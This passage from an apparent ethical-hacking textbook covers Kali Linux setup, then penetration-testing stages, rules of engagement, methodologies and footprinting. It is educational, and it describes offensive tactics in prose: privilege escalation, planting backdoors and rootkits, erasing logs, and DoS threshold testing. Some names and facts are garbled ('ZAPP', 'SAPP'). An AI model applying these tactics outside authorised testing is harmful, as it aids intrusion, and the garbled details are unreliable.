“apt-file update”

The next application you need to install is called “Scrub”. This application is a secure deletion program to compile with government standards. The command you need in order to install this tool is:

“sudo apt-get install scrub”

Next, you need to install “Shutter”. Shutter is a screenshot tool that captures images of your desktop. The command you need in order to install this tool is:

“apt-get install shutter”

The next software you should install is called “Figlet”. This program will make your console look professional by displaying a custom message such as your company name for example. The command you need in order to install this tool is:

“apt-get install figlet”

Next, you need to edit the “bashrc file”, by scrolling to the end of the file and type “figlet message”. Next, save and close and restart your console, and the next time you log back to your console session, the first thing you should see is the message you have provided.

Next, you need to be aware about SSH, aka Secure Shell configuration. Kali comes with default SSH keys, yet before starting to use the SSH on Kali, it is a good idea to disable the default keys and generate a unique key set. The process of moving the original keys and generating the new keyset is as follows. First, open your console and change the directory to the SSH folder.

NOTE: Here is some help on how to navigate within directories;

- *To return to the home directory immediately, use cd ~ OR cd*
- *To change into the root directory of Linux file system, use cd /.*
- *To go into the root user directory, run cd /root/ as root user.*
- *To navigate up one directory level up, use cd ..*
- *To go back to the previous directory, use cd -*

Next, you have to create a backup folder, and you need to move the SSH keys to that backup folder.

NOTE: The cp command is a Linux command for copying files and directories. The syntax is as follows:

- *cp source destination*
- *cp dir1 dir2*
- *cp -option source destination*
- *cp -option1 -option2 source destination*

In the following example copy /home/test/paper/ folder and all its files to /usb/backup/ directory, use the following command:

cp -avr /home/test/paper /usb/backup

-a : Preserve the specified attributes such as directory an file mode, ownership, timestamps, if possible additional attributes: context, links, xattr, all.

-v : Verbose output.

-r : Copy directories recursively.

Lastly, you need to generate the new keyset, therefore use the following command:

"dpkg-reconfigure openssh-server"

Next, you will see on the following messages, indicating that your ssh keys are generated:

Creating SSH2 RSA key; this may take some time …

Creating SSH2 DSA key; this may take some time …

Creating SSH2 ECDSA key; this may take some time …

Next, you have to verify the ssh key hashes using the following command:

"md5sum ssh_host_*"

Here the * *represents* your new keys, so compare these hashes using the following commands:

"cd default_kali_keys/"

*"md5sum *"*

After regenerating the SSH key pairs you can start the SSH service via

/usr/sbin/sshd from the CLI.

Once you have started SSH, if you want to verify that the service is running, perform a “netstat” query. From the output you should see the SSH is now listening on port 22.

Chapter 4 Introduction to Penetration Testing

We have already discussed Linux basics, specifically Kali Linux, as well what additional software and hardware you might require as an Ethical Hacker. Yet, instead of jumping right onto Kali's command line or graphical user interface, you should know more about the procedures once you take on a job as an Ethical Hacker.

Therefore, first, we're going to look at understanding penetration testing, and how it works in terms of reconnaissance and footprinting. After that, we are going to discuss how to pen test and how to scan your targets.

First, we have to understand why we pen test in the first place. That may seems an obvious question, but we'll give you some more details here. Next, we'll talk about the different types of pen tests, but there are not only different types, but different individuals who are also involved you should be aware of.

Then we'll go through the three different stages of pen testing so you fully understand what those are. We'll look at the pre-attack stage, which we spend a lot of time in because we want to set some parameters, as well as protecting ourselves legally.

Then we'll look at stage 2 where we'll look at the things that we'll do during the attack. Afterward, we'll look at the post-attack steps, and we'll talk about the standards required you to be following.

Some of the standards are done by manufacturers, and some of them are open standards, so you'll need to decide which one you wish to follow based on what you're trying to accomplish. Once you find the standard for yourself, stay to it.

But to the question; "Why do we pen-test in the first place?" Well, this seems like an easy question or that you would think the answer is pretty straightforward, but there are a few reasons why we do pen tests.

First of all, we want to evaluate the current security profile of the organization by simulating an attack to find out what vulnerabilities a malicious attacker could exploit.

Another legitimate reason we do pen test is to create security measures. Since we're going after the network, doesn't it make sense to go ahead and figure out or maybe redesign our current security mechanisms?

Many people feel that pen-test is designed to point out vulnerabilities, but we will not just point out the vulnerability, but we must also highlight the effects that weakness or that vulnerability poses to the company.

Upon completion of a pen-test, we can deliver a comprehensive report with the details of everything we've discovered. You could also argue that pen testing is designed not just to show the gaps in your security model, but it can also benefit in disaster recovery and business continuity planning.

The goal is to simulate methods that malicious attackers would utilize to attempt to gain unauthorized access to your network.

First of all, you want to ensure that you list the objectives of the pen test. Some companies may or may not need certain elements tested. Establishing parameters for those tests should be the primary focus, and the limitations or justifications of attacking those systems.

Another way that you could ensure that you perform a decent pen-test is to follow a methodology, and we'll talk about methods later on, but you want to focus on one, because most of the plans will ensure that you cover all your bases.

Documentation is another vital factor of a decent pen-test. We want to ensure that the client can understand what it is we're talking about, and the pen tester needs to ensure that they're available to answer any questions that might come up from the documented pen-test report.

Another way that you could ensure that you do a decent pen-test is to prove you've got the right tools. Some of these tools will be proprietary, some open-source, some of them will do things for you automatically, others might include scripts, as well as just standard command-line interfaces.

Another way that you could ensure that you have a decent pen test is to choose who's involved. You may not be doing this alone. If you are doing it alone, you want to ensure that you and everybody else involved in the pen test is a legit penetration tester who follows the rules of non-disclosure agreements.

This is important if you're being hired to do a pen-test that could destroy a company. It is your job, your responsibility, and your integrity to ensure that you help to protect the client.

You also want to ensure that not just point out what's wrong, but when you report the findings, provide some recommendations of what needs to be done or what could be done to fix the problem.

Offer solutions all the time. Besides the main four reasons for performing a pen test, there are a couple of other reasons you should be aware too.

One of them might be in the aspect of trying to come up with changes that needs to be made to your infrastructure to make you more secure, whether that's hardware or software related, or even if it’s the network design.

We can also use pen testing results to create preparation steps to help preventing exploitations from taking place. Another reason is to look at the effectiveness of network machines, then evaluating those, even if those machines are firewalls, routers, switches, web servers, file servers.

We'd also utilize pen testing results to confirm our security defences and the controls that we have in place. For example, because you had a pen test 3 months ago, that doesn't mean that something else hasn't changed on your network.

Likewise, pen testing results could benefit us in creating teams or management to help us focus on particular vulnerabilities and security issues to get people trained, who are in charge of those systems.

We would also utilize pen testing results to help us identify threats that are facing our organization's assets, and this is going to change because different businesses are in a different industry.

For example, hospitals are going to look at different security mechanisms versus a small business. To reduce the organization's expenditures on IT security and enhance the Return on Investment or ROI when it comes to those security devices, we must identify and remediate vulnerabilities and weaknesses.

We can also utilize pen testing results for creating policies, procedures, implementations, and new designs. We can also use this type of report to help us develop systems, processes, executions, and plans for our company.

And let’s not forget that certain companies have to worry about specific regulations. Lastly, to come up with best practices for both legal and industry regulations; there is nothing worse than having a data breach and being sued

by a class-action lawsuit from your customers because you failed to show that you were trying to protect their data.

You're going to read a lot of different terms being utilized when it comes to different types of tests being done, such as a security audit or vulnerability assessment, while we're still talking about pen-testing.

Some folks might utilize all these terms interchangeably, but there are some considerable differences, such as a security audit checks whether the business is following a set of standard security policies and procedures.

Vulnerability assessment focuses on discovering vulnerabilities inside the network, but it provides no indication if the vulnerabilities can be exploited, or the amount of damage it might results.

In summary, a pen test is a systematic approach to security assessment that encompasses the security audit as well and demonstrates if the attacker can successfully exploit the weaknesses in the systems.

When it comes to pen testing, you're also going to hear different types of teams, and since there are two types of groups, let me explain what each are is.

The first one is known as a red team. A red team is also known as the aggressor team. This is a team of ethical hackers that perform penetration tests on your systems with no or limited access to the organization's internal resources.

Red teams attack with or without warning, and the red team may include some system administrators from different departments within the organization.

The other type of team is known as the blue team. The blue team is a defensive team. The blue team has access to all the organizational resources and information.

Their primary role is to detect and attempt to mitigate the red team's activities and to anticipate how a surprise attack might occur. The blue team may include some system administrators and standard IT staff. It's the least expensive and the most frequent assessment approach.

When it comes to the types of pen-tests out there, it all depends on your approach and how much information you have, or given to you by the

organization before the tests start.

Moreover, it also depends on whether the pen-tests are internal or external. We sum these up within a white box.

A white box pen test means that we have a complete knowledge of the infrastructure, and when I say comprehensive experience, the customer or the company will provide a network topology, including all there diagrams, asset inventories as well as their software inventories.

A company will do this type of test when it wants a complete audit of its security. Despite all of this, information security is an on-going process, and pen testing gives us a snapshot of the security posture for that company at that given point.

Another type of test is a black-box test. This is broken down into two types of tests. One is known as a blind test. In a blind test, the pen tester don’t know anything about the company or the target, but the target is informed of the audit scope, meaning the what, the how, and when the tester will be testing.

In a blind test, the attacker will simulate the actions, processes as well the procedures that a real attacker would take. We're going to do some reconnaissance, some footprinting, some scanning, and also will look at some publically available information.

Blind tests are more time consuming and more expensive because of the time. The other type of black-box test is known as a double-blind.

This is also known as a zero knowledge testing, so neither the pen tester knows about the target, nor the target is informed of the scope of the audit, so they don't know the what, neither the how.

This is one of the more popular assessments that are used today because of the aspect that it does test everybody's knowledge.

We also have something called a gray box. This is a combination of both black box and white box testing. This type of test is when the attacker has a partial knowledge, such as a domain name of the servers.

These help save some time versus the black box. This is just a time saver for us because in a black box, it's just a matter of time before I properly recon you and get to that gray area.

The assumption that you're going to get that work done, it also can provide

what known as a dual perspective, which offers a full system inspection from both the developer's perspective and the attacker's perspective.

So, we might attack from the outside, as well as simulate an insider attack by a discontented employee. There are a couple of different approaches that you could take.

First, you can implement an announced strategy. In this approach, the pen tester should be able to acquire a complete overview of the infrastructure of the organization and then also be given physical access.

The issue here is that it has less of an impact on the network because you know that they're coming.

When it comes to an unannounced approach, this is a beneficial when it comes to testing the knowledge of the security personnel, as well as examining the organizations social engineering attacks.

In an unannounced approach, only top management is aware of these tests, and that they are going to be taking place. The standard IT guys such as Service Desk, Infrastructure Team, or Application Team have no idea when it's coming.

This tends to have a more significant impact, and it also requires a strict process of what's going to be done. The real goal of an unannounced approach is to test the alertness of the infrastructure and how responsive the IT staff is.

Chapter 5 Pen Testing @ Stage 1

Pen testing stage one is also known as Pre-engagement, and this stage focuses on gathering as much information as possible about your target. This can be done using techniques such as scanning or footprinting.

You must set your boundaries, and that is what you first want to come up with, but just like the military, there are rules of engagements. For example, military personnel are not allowed to fire, unless fired upon.

Because they see somebody with a weapon, it doesn't mean that they're can go ahead and shoot. It all depends on the war that they're in. Each one would have its own rules of engagement, and that's the same thing here.

You are creating formal permission to conduct the penetration test, and in the rules of engagement, you may specify whether or not you do technical or non-technical activities.

The rules of engagement explicitly define these activities. A security professional that's doing a pen test might be allowed to do certain activities that generally considered illegal.

Some rules of engagement items want to include the IP address range that you're allowed to test. You do not go outside of that range or times that the test conducted during business hours, or after business hours.

You may be thinking; “pen test could take place anytime?” Well, yes, but it all depends if you were doing a simulation of a gray box attack from the inside for example, because that might be done strictly during business hours.

You also want to have a list of hosts that the client or department may be considering to be restricted. If you see an IP address that’s not on your list, you don't touch it!

You'll also list the acceptable testing methods, such as social engineering, denial of service attack, what tools will be used, password crackers, network sniffers, and so on.

If you are going to use the tool called “Nmap” for example, will it be an aggressive Nmap scan or a private Nmap scan? You should also specify the length of the test.

Depending on the test itself or what you've agreed to; some pen tests can take

up to two to three months to accomplish. Similarly, anybody that's on the penetration team could have a point of contact if there's an emergency of some sort.

You also want to list some measures to prevent law enforcement from being called with false alarms that may be created by the test, especially if it's a physical test.

Your rules of engagement should also include how to handle information that you've gathered. One of the pre-requisites you should have when you do a pen test for a company, is that they should provide you with a laptop.

It's not a laptop that you get to keep, but it's a laptop that you can use during the pen test, including the reporting.

After you are done with the pen test, you turn that laptop back to them with instructions, and they want to store that laptop away for possible future pen tests as a follow-up.

That way, you are not accused of storing their information on your systems. Technology does change rapidly. If they put the laptop away for five or six years, that laptop could be obsolete.

Therefore, you can also advise your client to pull the hard drives out of the computer and store only those, and make sure that the data is stored in an extremely secure location.

You're going to have a list what the customer require, and those information that you gather during the interview process so that you should ensure that you address them ultimately.

You'll review with the customer or the department what needs to be tested, such as servers, workstations, routers, firewalls, network devices, databases, applications, physical security, telecommunications, Voice systems and so on.

You'll also have to create a checklist of requirements. Meaning, what the customer requires you to do with those particular tests. You also have to specify the sectors to be tested and organize the users.

For example, you might only need to look at specific departments, such as the IT department. You're going to notify the folks in those departments that something could be happening within the next week or so.

You'll also need to identify your timeframes, but you must ensure that it's the timeframe that the customer requires. It's not what you think is best, unless they're asking you for an advice.

You also want to ensure that you develop an emergency plan if you come across a situation where a real malicious attacker has made their way in. What do you do in those situations?

Well, you will have to ensure that all the information is securely backed up before beginning to do anything, because some things that you might do could make modifications to the original files.

You'll also need to decide on the format that you're going to use for your reporting. Is it done in a standard Word document? Do they need it in PDF? What information do they must see, should it display depending on who's looking at the report?

For example, maybe the manager of the IT department doesn't want to see all the details of what happened. He just needs to see the things that he needs to take care of, and who's involved in delivering the report.

You have to be cautious here because many times when attacking the work of an IT professional and presenting the report in a way that it’s constructive, instead of mocking and it’s a genuine form.

The security professional that delivers this report needs to be aware that there could be some hatred that comes up, and you like it or not, you should always report everything.

To keep track of all this, you have to start making lists. Here are some things that you may include on your checklist; the network layout or the subnets, what ranges are they using, look at the physical security both of servers and networking devices, but also the building itself.

For example can somebody just walk into the office and find an empty RJ45 jack? Also do not forget, not just with the network layout, but ensure that you learn both; external and the internal IP addresses.

Look at the network devices, such as routers, switches, firewalls, Wireless access points, wireless LAN controllers. How many of those each machines do they have? Also include end devices such as wireless and wired host devices like laptops, and computers.

I would also include printers and scanners, CCTV cameras, door entry security mechanisms, meeting room devices such as projectors and IPTV-s, IP phones, and conference IP phones, or even mobile devices such as mobile phones, tablets, or even Apple or Android Watches, anything that's hooked up to the network.

Do they need a map of their internet presence? Show them what's accessible from the outside and if these machines are connected to both externally and internally, you'll want the addresses both sides on the list. What about OS on the network?

If you're doing a pen test and they have five or fewer servers, for example, Windows or Linux servers, should you must review more servers, and if so, how many of each type?

You should also make sure that you can identify those. Does the customer require an assessment of wireless networks or their analogue systems, as well as their mobile machines, especially if the organization deploys a mobile workforce?

What about the web applications and services that are offered by the client? If that client has a front-facing website, do they have redirect links to visit other sites, or pulling in content from other sources into their site?

Some noticeable malware and ransomware attacks currently are caused by the ad networks. These are networks that provide advertisements. These are ad networks that legitimate sites, but people just subscribe to them, and a malicious attacker creates an ad, and it's just HTML with a mixture of JavaScript, which is nothing but a purchase space inside of an ad network.

These ad networks are used by hundreds of websites, and people have no idea that they could be offering up malicious code when you go to visit those sites.

Moving on, you'll also want to ensure that you define the scope of the pen-test. That's going to include the deliverables, meaning what is the list of reports that are going to be made available after you've completed the test.

You also should include the data definitions or the form that the results of the test will take. You'll also want to define the functionality, verification of whether the system works as expected, and the technical structure which could include flow diagrams to show the processes and steps that you went through.

There's one thing you want to be concerned about, and it's something you want to explain to the client. If the pen-test takes a while to do, during that timeframe, changes may be incorporated into their network without the pen-testers knowledge, and usually the client doesn't understand the impact of those changes.

Before any amendments are made during the pen-test timeframe, this could be reviewed or sent to the engagement lead from the pen-testing company so he could explain the effects of the changes that they're about to make.

Some of these changes include any business process changes, or any technical changes such as if the company moves location. Also, if there are any applications that might have changed. Here, I am not talking about updates to an existing application, instead I'm referring about switching to completely different applications.

Moving on, when considering the scope of the pen-test, the testing team should be looking at the system software security, or security and configuration.

They should be looking at software and system-based vulnerabilities too. You want to look at the network security, look at all different network components and their configuration. For example are there any defaults that are still in play? You will also have to look at the client-side application security.

The testing team should check the client-side application for security and compliance, as well as the client-side to server-side security, as the data transmits from the client to the server.

How's that traffic secured, and since you have done the client to server traffic check, you also want to look at the server-side security. Therefore, you will be looking at both; web applications and the applications themselves running for flaws.

In the scope, you will have to implement social engineering methods to try to see if you can gather some passwords or project details too. The scope should also include documenting existing security.

Moreover, you want to think about in what way do employees destroy documents that aren't used anymore? One thing that you should emphasize is the usage of shredding devices.

You will also need to assess the application communication security for any unauthorized interceptions. Within the scope, you will have to look at physical security too, because the organization should restrict physical access to only departments that are relevant to the usage of those systems.

Many companies hire shredding companies to attend on site and dispose their documents, but information still gets out through the regular trash, so you want to ensure that they understand that this is one of the vectors that can be used against them.

You should also be checking for dissatisfied employees who might release confidential data or take it with them to a competitor. One of the other great things that you may review with the client is sabotaging intruder confusion.

Many times, companies will implement strategies such as a honey pot to confuse or even mislead intruders. They end up spending their time thinking that particular honey pot is genuine.

As a pen-tester, you want to ensure that you test those if they have those in place. You also want to test within the scope of the response. For example what is the appropriate response for each type of incident.

Next, you have to look at the contracts. Here, you want to ensure that your documents are going to include your non-disclosure agreement. This is to ensure that you safeguard the company's information.

You should also be clear about the fees and the schedules, especially if the project goes beyond the estimated schedule because you might come across something that was not foreseen.

You'll also have to have a sensitive information document. This includes information that's related to the company's electronic assets, applications that are currently under development, or anything of sensitive nature that is required by the pen- testing team.

You should also include a confidential information contract. This is going to be where you include trade secret information, network information, telephone system information, customer data or other business materials.

This type of information is provided to the pen-tester, and this is another reason why I mentioned earlier that I recommend the company providing you a laptop that is their property, so they don't have to worry about you taking

off with some of their confidential information.

The contract should also mention that you will not reveal or give copies to any third party or competitor. This helps to set a trust level between you and the company because you're about to attack them and see if you can steal information.

Next item on the list is the indemnification clause. This protects the pen-tester from any legal or financial liabilities. It does happen sometimes, that the pen-test results in some loss or damage to assets of the company.

You should also have in your contract reporting and responsibilities section. This should be a guideline that states the methodology for performing the test and how you will report those procedures.

The next item in your pre-attack phase is information gathering. This could be done in a few different ways. You can for example utilize your passive reconnaissance, looking at public records.

You could be doing a little Googling on the company or anything that's not too aggressive. Or, you could also do the opposite of that by doing an aggressive active surveillance.

You also must do some web profiling. Web profiling means that you can get a directory structure of the web servers or FTP servers, and catalogue all the web-based forms, types of user input that's allowed, form submission destinations.

But, you should also catalogue error messages that pop-up because that can help identifying third-party links and applications. As you see the list is long and you spend a lot of time in this particular stage and that's because this is what helps to cover both; yourself and the client, so there's a level of expectation that needs to be met.

Chapter 6 Pen Testing @ Stage 2

Pen testing Stage 2 is the attack stage. All information that you gather during the pre-attack stage helps you to come up with a thorough attack strategy. The attack stage involves compromising the target.

You might go after an exploit of vulnerability that you discovered during the pre-attack stage or even utilize some loopholes like weak security policies or password policies to try to gain access to the system.

It is important to note that the attacker only needs to worry about one port of entry or one mechanism to get in, therefore the customer or company needs to worry about covering all their bases.

Instead of being passive, you need to become active. Once the contract is finalised and you have permission to engage, first you should try to penetrate the perimeter by looking at machines that are exposed externally and how they react.

You then should look at how to enumerate that targets after you have made your way in. In case you know what the target is, it will be easier to try to attain the target.

After you attain the target, the next thing you must do is to be able to escalate your privileges, so you can do more with that particular system. Finally, you will need to ensure that you can get back into the system by executing, implanting, and retracting, using rootkits.

Let's get into details on how you would do each one of these items. The primary ways of testing the perimeter is by going after the firewall itself, and you are going to do this by sending and crafting some packets to check how the firewall reacts.

This can be done by looking at how the firewall handles fragmentation, overlapping fragments, floods of packets.

You can also do this by crafting some packets so you can check the Access Lists or ACLs of the firewall, such as what's allowed through and what's not.

Technically, what’s permitted and what’s denied. You should also take a look at how the protocols are filtered by trying to connect to various protocols, such as SSH, FTP, or even Telnet.

You also must try to measure the thresholds for different denial of service attacks by trying to send persistent TCP connections and see how the firewall handles that, or even attempting to stream UDP connections.

By doing this, you will learn what the thresholds are set at the firewall. You should also try to send some malformed URL-s to see how the IDS respond.

You can also try to see how the web services respond to some requests such as post request, delete requests, or copy requests. Next, you have to go after enumerating machines.

The goal of enumerating machines is to find out as much information about the host as possible. You may have discovered something during the pre-test environment, but the attack phase gets you active.

But some of those perimeters that you are going to discover could be things like: what's the machine Id or what's the machine description, and these will help you identify where the machines are physically located.

You will also need to make an inventory of the network accessibility of these machines. After you have enumerated the machines, your next step is acquiring the target.

This is because you know everything on the network or at least a decent chunk of it. Based on what you have discovered, you can go after those vulnerabilities.

Some ways that you can gain more information about the target, is by doing probing assaults. What this means is that you will target those machines you discovered with different types of assaults to see which ones are vulnerable.

Therefore, you must run vulnerability scans. You also have to acquire the target by doing something basic like using what known as trusted systems.

This involves trying to access the device's resources through information you have obtained legitimately through social engineering attacks.

After you have acquired the target, your next step is to escalate the privileges. Sometimes this escalation is performed by the attacker, so to accomplish this, you as a pen-tester should try to take advantages of bugs and flaws in the design of the OS or applications.

Perhaps even misconfigurations on an operating system, or try to elevate access to an application of a normal user to someone with higher permissions.

Privilege escalation is normally performed by attackers to carry out different types of activities, such as deleting files, looking at sensitive information or installing programs that can help them get back in later, such as a Trojan or a virus.

These technically called backdoors. Some ways that you can escalate your privileges are include poor security policies or taking advantage of emails or website coding that's been untested to see if you can gather the information that could lead to an escalation of privileges.

You can also do it through brute-force attack. Brute-force is more time consuming, and there are numerous tools out there such as password crackers, Trojans or even social engineering.

Social engineering is one of the easiest and most preferred ways for attackers to get in because it's hard to track. After you have escalated the privileges of an account, the next thing you must do is try to execute, implement, and retract.

Some systems are vulnerable to a denial of service attacks or buffer overflows, and some old viruses like rootkits, Trojans, and malware. If you are able to establish a rootkit or Trojan that can lead to access more information or more system resources, you must see if you can cover your tracks by erasing log files or hiding modifications that you have made.

You, as a pen-tester must also need to ensure that you can change system settings and remain hidden. So you want to see if you are able to be detected or not.

Once you have done all that, you must ensure that you can get back in via your backdoor, and see if there is any alerts such as email alerts that engineers might have been received or been warned.

Chapter 7 Pen Testing @ Stage 3

If you think that the pre-attack steps or the actual attack steps are the most important, well that’s technically not true. The most critical steps are at the post-attack stage because you are doing this, from an offensive point of view.

It's the responsibility of the pen-tester to clean up their mess. You are going to have to ensure that you return the systems to their pre-test state.

You do not just make a mess and leave. Therefore, you should remove any files that you uploaded, any data that you make modifications to; you'll ensure that you restore those as well as any settings that you may have changed.

This is also one of the reasons why it's vital to document each step along the way. You also must undo any privileges or user settings if you've done any privilege escalation.

You also must ensure that you restore the network you have made changes to either within DNS or any IP addresses. In summary, you must recreate the very same network state as it was before you walked into.

If you've gotten into the registry in any way whatsoever on any system, you must ensure that you return those to their same settings as well.

Sometimes you might even create different shares and connections, so you must undo those, and you'll also have to ensure that you document all the logs that were captured, as well as entries that were modified.

After that, you'll have to analyse the results, and instead of creating problems, you have to develop solutions. Once you have done all that, you have to present that documentation to your client, while you must identify critical system and critical resources that are at risk, and come up with a prioritized list of what needs to be modified first.

Chapter 8 Penetration Testing Standards

The different ways that you do pen-testing will depend on the methodology that you decide to use. There are many standards out there. Let’s cover some of those, so that you can learn which one suit you best.

Let's first begin with the OSSTMM, which stands for Open Source Security Testing Methodology Manual. This standard set of penetration test is trying to achieve a high-security matrix.

In summary, this is considered to be the standard for some highest level of testing. There's another one called OWASP, which stands for Open Web Application Security Project.

OWASP is an open-source methodology, includes numerous tools that can help you plenty, and it’s also have a knowledge base, as well as a tool that is called the ZAPP or the Zed Attack Proxy Project.

ZAPP is a tool that can automatically help you find vulnerabilities in web applications. ZAPP is designed for web developers, but pen-testers can use this tool as well.

There's also another framework called ISSAF, which is the Information System Security Assessment Framework. ISSAF is also an open-source project on how to conduct a pen-test. ISSAF is supported by a group called the public information system security group.

Another standard that you should look at is called NIST, which stands for National Institute of Standards and Technology. When it comes to NIST, you should know that the federal technology agency works with the industry to develop and apply technologies, measurements, and standards.

We also have LPT, which stands for EC-Council's License Penetration Tester. This one is a proprietary methodology, and there is another one from McAfee, which is called Foundstone and also have ISS, which is done by IBM.

When it comes to IBM, they do their testing for you. They also had a signature based product called the Proventia, which is now discontinued. This was a multifunction security appliance and offered numerous different services to help secure or test your network environment.

The same thing goes for McAfee and Foundstone too. It’s technically owned by Intel. With EC-Council's LPT requires the examiner to go through numerous different steps, similar to the CEH.

You have to go through a course, go through an application process, which includes a $900 fee, and they will provide access to EC-Council's Aspen environment.

They do a pen test in a test environment, and they have 30 days to submit their report to EC-Council. With each of these, whether it's the open-source or the proprietary versions of these methodologies, all of them are similar one to another.

Each one of the methods will help you cover all your bases. They all start with an information-gathering stage, which we've talked about earlier.

It's all about going out and finding as much information as you can about the target or the company, whether that's from public sources, newspapers, internet articles, blogs or third-party data sources.

You then have to go through an external pen test, and you are looking for vulnerabilities that are accessible from the outside. Next, you would look at a vulnerability analysis so you can find weak points based on software, operating systems, or machines.

After that, you would do an internal network penetration test to see what type of information is exposed from the inside. You then go through the firewall open-testing.

This is your primary line of defense from the outside world, but you would also do testing from the DMZ. As a side note, DMZ stands for Demilitarized Zone, sometimes referred to as a perimeter network or screened subnet.

Next, you must verify that the IDS is doing what it's supposed to do, that detects intrusions. As a pen-tester, you are going to be looking to see if any vulnerabilities would allow the attacker to get around the settings of the alarms that are configured on these systems.

Next, password cracking methods can be used to identify weaknesses associated with password management. This helps you to ensure that you're not prone to brute-force attacks, hybrid attacks or dictionary attacks.

These methodologies also ensure that you cover the social engineering pen-tests. These types of experiments can be done by either using human-based methods or social engineering with computers, getting someone to open up an email attachment.

You will also have to cover yourself by looking at web application pen-tests. You are going to be looking for code-related or back-end vulnerabilities. Most likely, some more famous tests include SQL pen-test.

SQL injection is still dominant today. It takes advantage of non-validated input variables that get passed on via SQL commands through the web application that executes on the back-end database.

Depending on where you put your routers within your network and switches, they forward data packets from point to point, sometimes inside, and sometimes outside of your system.

If you take down a router, you end up taking out everybody that's connected to the internet. When you're pen-testing routers, normally you can do it from the internet, as well as from the inside.

You will also have to look at the wireless network. Here, you are going to focus on the availability of outside wireless networks that can be accessed by employees of the company.

This technically circumvents the company's firewall, because wireless cannot be restrained, and it goes out everywhere in the air, and we don't see it, and the signal can be accessed from outside the physical boundaries of the company's location.

You will also be looking at the strength of the encryption, and the type of encryption being deployed. You will also continue to cover your bases with these methodologies by making denial of service test.

See if you can bring down the enterprise network or an e-commerce site by flooding it with packets or so much traffic that it doesn't know what to do anymore. When you are making denial of service attack, what you are looking for is the threshold where the system starts to have a break down.

You should think about how you would handle stolen machines. For example, once you have locked down all your phones and laptops, you should also think about what happens when those machines get stolen.

For example, the pen-testing team can try to take mobile equipment and conduct offline tests to gain access to the information stored in those offline machines.

For example you should not go after someone's computer in the sales department, instead try to focus your attack towards somebody that you have identified as an IT person.

If you can get someone from the IT department or someone in a senior management, well, those people have more permission or access to more systems then the rest of the employees.

You also have to look at source code penetration tests. Many companies today are using applications that are created in-house, and sometimes these applications aren't even considered as part of the security platform.

As a pen-tester, you're going to look at the source code either manually, or there are numerous tools that could help you such as Zappit.

In this type of testing, the testing team will try to gain access to the facilities before, during, and after business hours, but must not do any destructive things.

For example, you don't break windows, but if you can pick the lock easily, or able to disassemble the gate, or jump turnstiles, it’s fine with many companies.

Some companies are a little scared about that type of test being done, so another thing you should do is to do walkthroughs to provide the company with an objective perspective of their security controls that are currently in place, and how they could be bypassed.

Similarly, check if the company have cameras? If so, you want to understand if they operate with a web interface. What is their viewing angles? For example you can utilize a drone to fly into an area to look at the top of the camera to look behind the camera without being detected.

In summary, you are able to look at how much motion is allowed before the camera kicks in or where is the visibility of the camera. You will also need to ensure that you look at databases.

This is where you are going to try to directly access data contained in the database by trying to utilize some password cracking methods. You could

also try to make your standard SQL injection attack, but not databases that are SQL-based.

You will also have to look at data leakage. Here, you must understand if the data you discover contains any intellectual property, private, or sensitive data.

This particular pen test should try to help the company to prevent confidential information from going out into the market or to competitors. Therefore, you should check who has access to those files?

You should also try to improve awareness amongst employees on the best practices. This is more targeted, but if the company is using a SAPP platform, you may implement a pen-test to see if it's been patched correctly.

This is, so you can find out if there are any vulnerabilities that an attacker could utilize since SAPP has a lot of business-critical information within it. Another area to take a look at when you pen-testing is the VPN or Virtual Private Network pen-test.

Most companies allow some of their employees to work remotely either if they're on the road or working from home. In either case, VPN-s create trusted connection to the internal network.

It knows that the pen-tester will try to gain access to the VPN either by trying to compromise a remote endpoint or trying to gain access to the VPN tunnel, so they can gain access into the network.

Moreover, you should also try to gain access to the VoIP or Voice over IP network to try to record conversations or make a denial of service so they cannot communicate.

Another popular feature is the cloud, so when you start using it, security is based on the shared responsibility of both the provider and the client, and there are many security risks associated with cloud computing.

Other tests that you should accomplish include virtual devices. Most companies already using virtualization. Because the host device is fully patched, doesn't mean that the VM or Virtual Machine is.

What you might find is that the virtual appliance is patched, but the host isn't, and because the virtual environment is an exact duplication of the physical environment, it suffers the same security concerns.

If the VM is running software or applications, then it's vulnerable. The

attacker doesn't care if it's virtual or not. It's just another target.

When you do these types of tests, you are looking to see if you are able to get through an older technology that may be a company has forgotten about.

You must see if there are any old modems still holding their default passwords too. The modems are identifying themselves via a banner.

Whether it's a Trojan, a virus or ransomware, but for example Trojans designed to steal sensitive information, delete data, replace operating system files, maybe even perform a denial of service attack, start watching you with key loggers, create backdoors, or provide remote access.

Viruses are designed to destroy data, slow systems down, consume resources, and you also have the issue with ransomware. As a penetration tester, you want to ensure that you look for any ports that may be suspicious that are open.

Moreover, you should look for any processes or registry entries, or machine drivers that are infected, Windows services or fake services, what programs have network access, how do users or employees handle malware or ransomware coming through email, and so on and so forth.

Another thing you should consider when you're doing your pen-testing, is looking at log management. Log files record the who, what, where, when, of everything on the network, so managing those log files, making sure that they're put in locations that are properly secured, or monitoring them for any modifications.

Once is too late, you should also be testing for their file integrity. How are they handling that? Here, you should make sure that no files are being tampered with, especially when it comes to operating system files.

That also related to malware, but you should be trying to identify who modified the data, what are the attributes and how are those recorded and maintained.

When it comes to mobile devices, well, everyone's having mobile devices nowadays. Everybody wants to be on mobile, and BYOD or Bring Your Own Device deployments are becoming very popular, so you have to start monitoring and checking out people's mobile devices.

Because these portable machines operate with different Operating Systems

and different applications, it introduces new security issues for us all.

Technically, there should be one person monitoring mobile devices at all times. We talked about VoIP, but we also have telecom and broadband penetration testing.

It doesn't matter which business in what building you are looking at; you can gather everybody’s data. One of the most significant ways that people get in to the system is using malware and ransomware through email, so that you should be looking at email security too.

Email is the most used communication in the world today. But the main reason it’s important, is because we're using email to store personal information and corporate data with attachments.

For example, if you are able to get a hold of the CIO-s or CTO-s account, it could be a significant impact on the company. Therefore email security should be looked at from both internally and externally.

Chapter 9 Introduction to Footprinting

When it comes to penetration testing and footprinting the target, the purpose is to determine what information is available publicly of your target. These are information that's available on the internet, such as network architecture, operating systems, applications or users.

This is passive as far as the research is concerned. You as a pen-tester have to try any possible way that you can to go after either hosts or networks.

It could be either of them, but you have to use any possible way that you can to gather as much information as possible before you get into the next stage of the penetration test.

If you find sensitive information on any website or any location that's publicly available, that information needs to be reported to the organization in your report.

If you find information that you believe is critical and you think it should not wait a month or even a week before you submit the full report, you want to notify your emergency contact immediately.

This stage of the attack should help preventing information leakage, and help you with social engineering attempts. Let’s look at specifics.

The first thing you can do is get proper authorization, and that's going to be from whoever is in charge. It may or may not include system administrators.

Many times companies must know how their system admins are performing. After you go through that process, you must ensure that you define the scope.

